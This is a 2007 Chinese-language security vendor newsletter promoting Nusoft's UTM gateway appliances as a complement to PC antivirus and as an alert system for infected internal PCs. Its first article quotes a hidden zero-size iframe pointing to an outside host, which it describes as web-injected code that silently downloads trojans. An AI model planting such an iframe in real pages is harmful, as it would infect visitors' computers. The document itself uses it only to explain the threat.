新软周报
http://www.nusoft.com.tw
Internet Security Fighter
2007/12/24- 2007/12/30 第55期

多功能 UTM / MS 系列报导

技术浅谈与应用 - PC 防毒功能 VS UTM 防毒功能的互补性

延续 53 期周报「病毒感染 VS 黑客攻击」中所提到近日兴起的网页病毒攻击，由黑客利用应用程序及 Web 浏览器的安全漏洞，趁机入侵未定期更新修补安全漏洞的计算机系统，一旦入侵成功黑客便会在正常的网页中插入一小段恶意的程序代码，而这段程序代码大多是以<iframe src=http://www.haogs.com/mm.htm width=0 height=0></iframe>这样的格式藏匿在一般网页之中，使浏览过该网页的用户都可能遭受病毒及木马的荼毒。这种恶意的程序能自动被执行，完全不受用户的控制，一旦使用者浏览这个内含恶意程序代码的网页时，就会将木马程序自动下载至系统中而浑然不觉，而被植入木马程序的计算机可能会受到黑客的控制，藉以窃取数据、下载大量病毒进行破坏，甚至自行更新病毒程序让防毒软件毫无用武之地，类似此种多阶段攻击技术俨然已成为目前黑客主流的攻击手法。

根据某防毒软件厂商分析一间大型企业网关端的防毒系统数据报表发现，一天当中光是一个恶意的网页就被网关端的防毒系统阻挡了近千次之多，也就是说一天就有高达将近一千次的机会受到外来的侵袭，突显出企业网络网关端安全机制的重要性。然而安装于 PC 上的防毒软件在实时监控的方式是以软件本身内建的病毒码比对或是以病毒程序的行为做为判别，加以阻止病毒程序的运作达到防毒的效果，不过面对病毒的更新频率甚至超越防毒软件病毒码的更新速度，透过更新病毒码的防护方式就变得毫无作用了，另外某些防毒软件虽然能以恶意程序的行为做侦测，但难免会有误判的情形发生，在今年五月期间就有某知名防毒软件因把 Windows XP SP2 简体中文版系统的几个重要系统文件当成病毒删除，造成中国大陆境内许多计算机系统瘫痪的情况。虽然设立在 PC 上的防毒软件有所防护系统安全的功能性，可防止藉由随身碟、光盘等行动储存装置感染病毒，不过，防毒软件的防护功能需要耗费 PC 上一定的效能，而恶意程序也大都是在系统边缘被阻挡下来，这对于防护来自因特网上的恶意威胁不仅耗费 PC 效能也极具风险。

新软系统推荐以多功能 UTM 作为企业网络与因特网间的大门守卫，新软多功能 UTM 内建入侵防御侦测系统（Intrusion Detection and Prevention），能依照各种网络服务的漏洞做防护，无论黑客想透过系统漏洞入侵企业网络，还是利用殭尸网络（Botnet）中的受害计算机发动大规模的攻击，新软 UTM 均会依黑客攻击的途径及模式做判断而加以阻挡，加上新软 UTM 具有 SPI（Stateful Packet Inspection）防火墙的功能可检测过滤所有通过的封包，并透过 NAT 地址转址的功能让内部的计算机不易做为黑客攻击的目标，在新软 UTM 的层层保护之下，黑客想入侵企业网络是难上加难。

对于目前流行的网页病毒或是透过点对点（P2P）和实时通讯软件（IM）所传输的病毒文件，新软 UTM 也能将其外来的封包在进入企业网络前加以分析，藉由内置的 clam 扫毒引擎及 IDP 系统检测针对 HTTP、P2P 和 IM 的传输是否具有危害性，有效的将恶意程序阻挡在企业网络大门之外。

透过新软 UTM 不仅能更有效率的在病毒进入到企业网络前就被阻挡在网关口外，更能防止来因特网上的黑客入侵及攻击，弥补 PC 防毒功能上的不足，建立起更安全的信息防护系统。

	PC 防毒功能	UTM 防毒功能
互补作用	防止透过各种行动式储存装置直接置入 PC 所带来的病毒。 内含恶意程式且有设密码的压缩文件，在避开所有防毒机制进入 PC 经解压缩後，PC 上的防毒功能可阻止其病毒运作。	阻挡所有来自因特网上各式各样的入侵和攻击，以及防止各种恶意程式的侵袭，并减少内部防毒软件消耗 PC 效能。


文 黄智杰 alex@nusoft.com.tw

市场营销报导 - 内部 PC 中毒通知的重要性

MIS 最害怕的突发状况莫过于企业内部 PC 中毒，公司网络传输突然变慢，甚至出现无法上网的情形，各部门的 user 纷纷打电话到信息部门询问网络状况并要求立刻改善，即使 MIS 凭着自身的经验推论出内部有计算机疑似中了类似疾风的病毒而导致网络壅塞，但公司内部计算机数量之庞大，到底哪一台中毒根本无从得知，于是 MIS 只好一台一台的慢慢找出问题计算机的所在。

而就在此时 user 早已不耐烦地狂打电话到信息部门抱怨了，等到 MIS 找出中毒的计算机，企业网络早已沦陷，不知已损失掉多少笔网络订单。最后追究起来造成公司损失的责任是该怪罪 MIS 查毒不够迅速，还是该怪罪于不知道自己计算机中毒的 user？

其实这类的窘境是可以避免的，新软多功能 UTM 系列产品可在企业内部中毒 PC 不断发出骚扰封包时，及时阻挡大量封包通过，只给予中毒 PC 微小的带宽可正常上网，防止其大量封包瘫痪公司网络，给予其它 user 顺畅的网络上网处理公司的业务。不仅如此，当新软多功能 UTM 察觉内部有 PC 中毒时，不只能维持网络畅通，还会寄出警讯通知信给系统管理员并发出 NetBIOS 警讯通知中毒 PC，告知系统管理员是哪个 IP 的计算机疑似中毒，而 user 也可及时接获警讯的通知来得知自己的计算机中毒必须赶紧找 MIS 来处理，如此一来 MIS 便可以迅速地找出中毒的 PC，轻松解决内部 PC 中毒的困扰。



文 黄智杰 alex@nusoft.com.tw